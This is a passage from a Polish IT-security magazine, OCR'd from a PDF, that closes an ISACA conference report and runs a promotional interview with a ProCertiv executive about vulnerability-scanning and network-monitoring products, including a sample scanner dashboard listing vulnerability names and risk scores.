beneficjenta *cloud computingu*.

Prób rozwiązań zabezpieczających *cloud computing* szukano w: przejrzystości rozwiązań praktycznych (autentyczna analiza ryzyka), ochronie prywatności, certyfikacji, pozytywnych zmian regulacyjnych. Nieograniczona do granic administracyjnych wymiana danych (*trans-border information flow*), domaga się zmiany regulacji prawnych na poziomie międzynarodowym. Jurysdykcja jest funkcją miejsca, stad też obowiązki prawne znacznie różnią się w różnych krajach świata – to, na co pozwala prawodawstwo jednych, zabronione jest w innych krajach.

Mocno i należycie uzasadniona podczas konferencyjnych wypowiedzi wydawała się być teza: dla biznesu wejście w *cloud computing* to jeszcze większa odpowiedzialność za przetwarzaną informację. Dostęp do informacji sensytywnej dla outsourcerów, stron trzecich i konkurentów będzie powodował częstszą niż dotychczas materializację ryzyka. Odbije się to - tu dla wszystkich zaskoczenie – pozytywnie np. na wzmocnieniu świadomości i mechanizmów bezpieczeństwa.


Problematyka bezpieczeństwa stawia nowe wyzwania. Dało się zauważyć iż wyrasta gdzieś przy oczekiwaniach technicznych tzw. filozofia bezpieczeństwa. Rozwiązania techniczne poprzedzają dysputy filozoficzne. Podkreślana jest nieustająca i nie do przecenienia rola świadomości bezpieczeństwa - irytująca dla niektórych odbiorców, fanów „dolnej warstwy", oczekujących technicznych implementacji gotowych produktów. Wszystko poza nią wydaje się im być „bełkotem". Zwłaszcza w krajach Europy Wschodniej (*wykładam od 2005 roku na Ukrainie – przypis autora*). Tymczasem z uporem w Manchesterze powtarzano: będziemy wydawać pieniądze na podnoszenie świadomości i znaczenia bezpieczeństwa. Będziemy szkolić, będziemy uświadamiać kierownictwo…. Zresztą słowa te nie wydają się być „bez pokrycia". Zachodni koledzy mają większy wpływ na wydatkowanie pieniędzy na szeroko pojmowane *security* niż my *(*specyfika mentalności*)*. Pomagają im w tym wyśrubowane wymagania regulacyjne, mechanizmy *compliance*, wymagania lokalne (w USA np. SOX). Czasami komunikat brzmiał wprost: „będziemy ich (kierownictwo) obligować, aby decyzje strategiczne miały charakter poważny, zintegrowany, kompleksowy". Model *bottom-up* posiada kruchą rację bytu. Budowanie modeli zdecentralizowanych ma sens wtedy i tylko wtedy, gdy opiera się na solidnych fundamentach świadomościowych, etyce, praktycznej analizie ryzyka, opartej o jednoczesne stosowanie metod kwalifikatywnych i kwantyfikatywnych. Wydaje się, iż optowanie za *kulturą bezpieczeństwa* (pewien nowy termin pre-

ferowany przez ISACA) będzie stanowiło przyszłość jakichkolwiek dywagacji na temat bezpieczeństwa. Z kuluarowych rozmów wygląda, iż Polska nie jest osamotnioną wyspą w zakresie problemów bezpieczeństwa. Świadomość kompleksowych rozwiązań, certyfikacji w zakresie bezpieczeństwa, jest podobnie jak w Polsce poważnym wyzwaniem także dla innych krajów Europy, położonych na wschód od Odry. Obserwacje pozwalają zaryzykować twierdzenie, iż nas ten problem wygląda jeszcze poważniej w praktyce.

Specyficznie dużo miejsca poświęcono strategicznemu zarządzaniu IT. Zarządzanie zaczyna się od strategii informatyzacji. Bez niej, ani rusz. Bez strategii - *panta rei*. Niezmiennie wskazano rolę standardów (z poważnymi opóźnieniami, ale jednak nadchodzi COBIT 5.0). Czym będzie? Rewolucją czy kompilacją? Zapowiedzi były więcej niż ostrożne. Nieoficjalnie mówi się, o co najmniej rocznym opóźnieniu, co do daty ukazania się standardu, w stosunku do pierwotnych zapowiedzi. Dla środowisk takich jak Polska oznacza to możliwy regres. Każde opóźnienie odsuwa wprowadzanie *IT Governance* do sektora publicznego. Sektor prywatny niesie w miarę proste przesłanie dla IT: będą zyski? (a coraz trudniej o nie), będą pieniądze na IT. Sektor publiczny czeka. Regulator zadziałał (ustawa o finansach publicznych), nadzór grozi palcem, kontroler czeka… na żniwa.

Obecna konferencja zbudowała mi pozytywny obraz ISACA International i starań o przekazywanie profesjonalnej wiedzy i praktyki w zakresie szeroko pojętego zarządzania IT. Wartość edukacyjna jest systematycznie podnoszona przez wartość spotkań, wymiany myśli, wymiany doświadczeń. Po spotkaniu w Manchesterze nie podzielam przekonania, iż imprezy tego typu coraz bardziej się komercjalizują oraz zostaną wyparte przez *webinaria* lub *virtual events*. Wystawcy nie epatowali wysublimowaną formą manipulacji. Grzeczni, bez narzucania się, chętni do szerokiej wymiany pomysłów. Miłym akcentem było to, iż odezwali się po konferencji i zaproponowali ….współpracę (nie *reselling*).

W trakcie…miły *event* z inicjatywy kolegów lokalnego ISACA Chapter: „wizyta studialna" w muzeum techniki w Manchesterze i zapoznanie się z osobliwym muzealnym zabytkiem - pierwszym komputerem, który był w stanie zapamiętać program. Poniżej przedstawiam fotkę tego „cudu techniki".



O bezpieczeństwie polskich firm, świadomości zagrożeń osób odpowiedzialnych za bezpieczeństwo oraz rozwiązaniach firmy ProCertiv

Wywiad z Maciejem Karmolińskim, wiceprezesem zarządu ProCertiv Sp. z o.o.

Proszę powiedzieć kilka słów o sobie.
Skończyłem Akademię Ekonomiczną w Katowicach oraz Akademię Leona Koźmińskiego w Warszawie (studia MBA), od ponad roku jestem wiceprezesem zarządu ProCertiv Sp. z o.o. oraz jednym z udziałowców firmy. Odpowiadam za sprzedaż, rozwój oraz kontakty z partnerami zagranicznymi. Koordynuje największe projekty wdrożeniowe w firmie. Sprawuje również nadzór nad poziomem świadczonych przez ProCertiv usług.

Czym zajmuje się firma ProCertiv?
ProCertiv posiada kilka gałęzi swojej działalności. Z jednej strony jest to firma zajmująca się sprzedażą oraz wdrożeniami zaawansowanych systemów zwiększających poziom bezpieczeństwa w firmach oraz instytucjach dla których bezpieczeństwo to priorytet działalności. Z drugiej strony natomiast jest to największe laboratorium informatyki kryminalistycznej w Polsce, zatrudniające ekspertów z tej dziedziny, którzy dodatkowo posiadają uprawnienia biegłych sądowych.

Z analizy rynku wynika, że w Polsce istnieje już kilka firm zajmujących się podobną tematyką. W czym więc Państwo się wyróżniacie?
Żadna z firm w Polsce nie zatrudnia tak szerokiej kadry specjalistów z różnych dziedzin bezpieczeństwa informatycznego. Istnieją firmy – zatrudniające tzw. ekspertów informatyki śledczej, często pozycjonujące się w różnego rodzaju stworzonych przez siebie rankingach, próbujące pod swoim kątem szacować rynek tego typu usług w Polsce, nie posiadające wykształconej kadry, których wyniki pracy często wymagają uzupełnień, a nawet całkowitych zmian – wiemy to, gdyż często w ostatnim czasie proszeni jesteśmy o ponowne wykonanie pracy zleconej uprzednio tego typu „ekspertom CF". Muszę przyznać, że włos się na głowie jeży, gdy widzimy w jaki sposób nasi poprzednicy wykonali swoją pracę, odnosimy wręcz wrażenie, że jedynie co nimi kierowało to chęć dużego zysku w krótkim czasie. Wierzę, że tego typu firmy znikną wreszcie z rynku, lub poprawią jakość wydawanych przez siebie opinii, jest to w interesie nas wszystkich, gdyż często to my podatnicy ponosimy koszt takich pseudo-informatycznych gniotów.

Wracając do pytania, nasza praca realizowana jest także w oparciu o współprace z firmami zajmującymi się podobnie jak my bezpieczeństwem np. KrollOntrack, której usługi niezbędne są nam w przypadku potrzeby odzyskania danych po uprzednim, mechanicznym uszkodzeniu nośnika.

W chwili obecnej nie ma zastosowania standardowe i mocno zakorzenione w świadomości administratorów

podejście do bezpieczeństwa informacji. Rozwój techniki, szybka zdolność wyszukiwana luk w warstwie aplikacji oraz warstwie fizycznej przez intruzów powoduje, że jedynie nowatorskie podejście do zabezpieczenia się przed nimi, zbliża nas do w pełni bezpiecznych systemów teleinformatycznych.

W takim razie jakie są te nowatorskie rozwiązania?

Stary model bezpieczeństwa sprowadzał się do przeprowadzenia audytu z jak największą ilością ekspertów, których zadaniem była analiza bezpieczeństwa i stworzenie procedur reagowania w przypadku wystąpienia zagrożenia. Ten model bezpieczeństwa wymaga ciągłej analizy i ciągłej modyfikacji procedur co zawsze powoduje opóźnienia reakcji na incydent. Inny model w oparciu o hardware oraz software zabezpiecza wycinki poszczególnych elementów bezpieczeństwa. Ilość elementów, które powinny być zabezpieczone przy użyciu tych rozwiązań zbliży nas do 100% bezpieczeństwa, ale względy ekonomiczne i brak kompatybilności pomiędzy poszczególnymi rozwiązaniami powoduje, że poziom bezpieczeństwa wynosi ok. 70%. Stary model bezpieczeństwa szeroko promowany w Polsce opiera się również na tzw. reakcji na incydent, natomiast filozofia ProCertiv ma z zasady nie dopuszczać do wystąpienia takiego incydentu, takie też są najnowsze trendy światowe.

Z Pana doświadczenia jak porównałby Pan stan bezpieczeństwa polskich firm w stosunku do Europy Zachodniej?

Będąc bogatszy o setki spotkań i rozmów w polskich firmach niestety ze smutkiem muszę powiedzieć, że poziom świadomości bezpieczeństwa jest znacznie niższy niż u naszych kolegów z Europy Zachodniej czy Stanów Zjednoczonych. Ciągle mamy do czynienia z postępowaniem, że jeśli się nic nie stało do tej pory to znaczy, że jesteśmy bezpieczni.

Niestety podejście w stylu: „jakoś to będzie, będziemy reagować nie bieżąco" w przypadku bezpieczeństwa może mieć opłakane skutki.


Nasi informatycy są wysoko oceniani w świecie. W takim razie jak to ma się do świadomości osób odpowiedzialnych za bezpieczeństwo?


Zgadzam się, poziom umiejętności naszych informatyków pozycjonuje ich w pierwszej trójce. Mówienie o świadomości odnosi się do kadry zarządzającej. Ich wizja bezpieczeństwa to ile muszą wydać środków na zabezpieczenie systemów teleinformatycznych, co jest powszechnym zjawiskiem w Polsce. Drugi element to opiniowanie potrzeby rozwiązań automatycznych w bezpieczeństwie. Często spotykamy się z problemem, że zastosowanie automatycznych rozwiązań może spowodować redukcję zasobów ludzkich. W związku z tym przekazywana informacja do kierownictwa jest taka: „…to, co robią te urządzenia to my sami realizujemy, na co dzień…"


Zapominają dodać, że ilość tych osób to 15-20, a i tak zdarzają się wpadki. Rozumiemy to. Każdy chce zachować swoje stanowisko pracy, ale z drugiej strony takie rozwiązania redukują faktyczne koszty firmy.

Jakie rozwiązanie proponuje firma ProCertiv?

Powszechnie wiadomo - naszym marzeniem jest osiągnąć bezpieczeństwo na poziomie 99,99% co jest oczywiście wręcz niemożliwe do zrealizowania, ale chcemy, żeby przy niskich nakładach finansowych zbliżyć poziom bezpieczeństwa chronionego systemu teleinformatycznego do maksimum. Jednym z przykładów takiego rozwiązania jest AVDS, którego zadaniem jest dozór sieci pod kątem luk na poziomie aplikacji z jednoczesnym raportowaniem







występujących błędów na bieżąco. Urządzenie nie tylko pokazuje luki, ale również podaje szczegółowe rozwiązania stwierdzonych problemów.

Mając na uwadze rozwój technologii wiadomo, że dziś można wykorzystać do ataku na sieć również telefon komórkowy. Światowe trendy bezpieczeństwa odwołują się do sprawdzania i kontrolowania urządzeń mobilnych. Dlatego też rozwiązania proponowane przez naszą firmę chronią nie tylko jej zasoby od strony komputerów stacjonarnych czy mobilnych, ale również od strony „małych" urządzeń GSM.

Czy AVDS jest rozwiązaniem dedykowanym dla konkretnych platform?

AVDS jest systemem analizującym wszystkie popularne platformy takie jak Linux, Windows, UNIX, FreeBSD, MacOS itp. Oprócz tego elementem wyróżniającym jest możliwość analizowania stron internetowych pod kątem podatności na ataki np. SQL Injection, XSS. System ma możliwość symulacji ataków DOS oraz Zero Day.

Skoro jest to tak bardzo zaawansowany system pewnie należy mieć sporą wiedzę, aby go obsługiwać?

AVDS jest to rozwiązanie, które kupuje się raz, a jego obsługa wymaga przeciętnej znajomości informatyki i szkolenia, które sprowadza się do kilku godzin. System został tak zaprojektowany, aby maksymalnie ograniczyć czynnik ludzki w czasie nadzoru bezpieczeństwa dzięki wbudowanym harmonogramom.

Czy AVDS bada również ruch sieciowy?

Wychodzimy z założenia, że jeśli system robi wszystko to tak naprawdę dobrze nie robi nic. Dlatego posiadamy również w swojej ofercie zaawansowane narzędzie do badania ruchu sieciowego – produkty firmy „net-Forensics". Są to rozwiązania skupiające badania logów z wszystkich istniejących na świecie platform (CISCO, IBM, Linux, Windows) oraz wykorzystywanie ich do budowy środowisk monitorujących oraz ostrzegających przed potencjalnymi anomaliami występującymi w sieci teleinformatycznej. W ostatnim czasie w związku z zakończeniem wsparcia dla produktów CISCO MARS klienci jeszcze chętniej sięgają po oferowane przez nas rozwiązanie, gdyż właśnie produkty NetForensics najlepiej zastępują MARSa.


Czy może coś Pan powiedzieć coś więcej naszym czytelnikom o rozwiązaniach sieciowych proponowanych przez NetForensics?

Zważywszy na ciągłe doniesienia o atakach cyberprzestępczych jak np. ostanie ataki na serwery DNS w Belgi czy wysyłanie tysięcy wiadomości elektronicznych typu SPAM, narzędzie do monitorowania ruchu sieciowego są nieodłącznym elementem filaru bezpieczeństwa każdej firmy.

Często właściciele oraz pracownicy są całkowicie nieświadomi faktu, że jednostki centralne pracujące w sieci firmowej biorą udział w masowych atakach DOS lub są własnością „crackerów" w ogromnej sieci bootnetowej i dziennie rozsyłają setki tysięcy niechcianych wiadomości.

Wykorzystując zaawanasowane narzędzia proponowane przez firmę NetForensics nic nie ukryje się przed czujnym okiem administratora, który na bieżąco będzie otrzymywał informacje o stanie aktywności jego sieci.

Co Pan może powiedzieć na temat coraz częstszych w dzisiejszych czasach ataków cyberprzestępczych czy to w sektorach bankowości



Latest Tickets (1 - 10 of 65) next › end »

Vulnerability Name	State	Priority
Apache Connection Blocking DoS	Open	None
Apache Connection Blocking DoS	Open	Critical
ICMP Timestamp Request	Open	None
DNS Cache Snooping	Open	None
OpenSSH AFS/Kerberos Ticket/Token Passing Vulnerability	Open	Moderate
MySQL Anonymous Login Handshake Information Leakage	Open	Critical
MySQL GRANT and FULLTEXT Security Issues	Open	None
Windows Terminal Service Detection	Open	None
OpenSSH Buffer Management Overflow	Open	Critical
OpenSSH AFS/Kerberos Ticket/Token Passing Vulnerability	Open	Critical

Most Common Vulnerability Type (1 - 10 of 20) next › end »

Type	Highest Risk	Frequency
Server Side Scripts	High	50
Web servers	High	45
Encryption and Authentication	High	44
SMB/NetBIOS	High	29
Backdoors	High	26
SSH servers	High	26
Simple Network services	High	23
Network devices	High	14
SQL servers	High	12
FTP servers	High	11

Most Common Vulnerabilities (1 - 10 of 128) next › end »

Vulnerability Name	Category	Risk	Frequency
Vulnerabilities in Custom Web Code	Server Side Scripts	High	23
OpenSSH Buffer Management Overflow	SSH servers	High	8
mod_ssl Hook Functions Format String Vulnerability	Encryption and Authentication	High	2
Squid WCCP and Gopher Vulnerabilities	Proxy servers	High	2
zyxel Router Default Password	Network devices	High	2
OpenSSH AFS/Kerberos Ticket/Token Passing Vulnerability	SSH servers	High	2
OpenSSH Running Version 3.3 and Prior	SSH servers	High	2
MySQL GRANT and FULLTEXT Security Issues	SQL servers	High	2
Vulnerability in Server Service Allows Code Execution (MS08-067, Network)	SMB/NetBIOS	High	2
Passwordless MySQL	SQL servers	High	1

Most Vulnerable Organizations by Score (1 - 10 of 20) next › end »


Organization	Score
Beyond Security NA	79.93
ProCertiv	86.47
Beyond Security India	90.04
McLean	93.06
Beyond Security HQ	93.20
Beyond Security DEV	95.06
Beyond Security North	96.20
Beyond Security Asia	97.36
Beyond Security IL	97.39
Beyond Security Europe	99.17

Most Vulnerable Organizations by Risk (1 - 10 of 20) next › end »

Organization	Total	High	Medium	Low
Beyond Security HQ	1286	66	238	982
Beyond Security NA	974	61	197	716
McLean	610	23	99	488
Beyond Security Asia	249	3	28	218
Beyond Security IL	48	3	5	40
Beyond Security Sales	27	3	4	20
Beyond Security North	123	2	24	97
ProCertiv	20	0	3	17
Beyond Security India	18	0	2	16
Beyond Security DEV	21	0	1	20

Latest Tests (1 - 10 of 7703) next › end »

Test Name	Risk	Added
Safari Running Version Prior to 5.0.5	High	2011-04-21
MediaWiki API XSS	Medium	2011-04-21
MediaWiki Backslash Escaped CSS Comments XSS	Medium	2011-04-21
Adobe Reader Authplay.dll Memory Corruption (APSA11-02)	High	2011-04-21
Google Chrome Running Version Prior to 10.0.648.205	High	2011-04-21
Flash Player ActionScript Predefined Class Prototype Addition Code Execution (APSB11-07)	High	2011-04-21
Adobe Acrobat Authplay.dll Memory Corruption (APSA11-02)	High	2011-04-21
SSL Server Accepts Weak Diffie-Hellman Keys	Low	2011-04-21
Wireshark Running Versions Prior to 1.2.16 / 1.4.5	High	2011-04-20
Adobe AIR ActionScript Predefined Class Prototype Addition Code Execution (APSB11-07)	High	2011-04-20



czy to niedawno w Sony, które posiadają strategiczne informacje? Czy rozwiązania, które Państwo oferujecie strzegą organizacje przed tego typu incydentami?

Często nasi eksperci z zakresu ceberprzestępczości prowadzą sprawy związane z analizami powłamaniowymi wyszukując poszlak, które mogłyby doprowadzić do ujęcia sprawcy, jednak wiadomo, że są to jedynie działania po fakcie, czyli organizacja i tak straciła już swoje cenne dane. Niestety nie istnieją gotowe rozwiązania, które mogłyby przewidzieć takie ataki i zapobiec im zanim zacznie się proces kompromitacji firmy. Nasze rozwiązania oraz wywiady z klientami doprowadzają jednak do maksymalnego zabezpieczenia sieci teleinformatycznej oraz podwyższania świadomości bezpieczeństwa pracowników, tak aby w przypadku udanego ataku i przełamania pierścieni zabezpieczeń w tempie natychmiastowym zlokalizować sprawcę czynu.

Mówił Pan, że ProCertiv posiada kilka gałęzi działalności. Czym oprócz sprzedaży i wdrożeń firma się zajmuje?

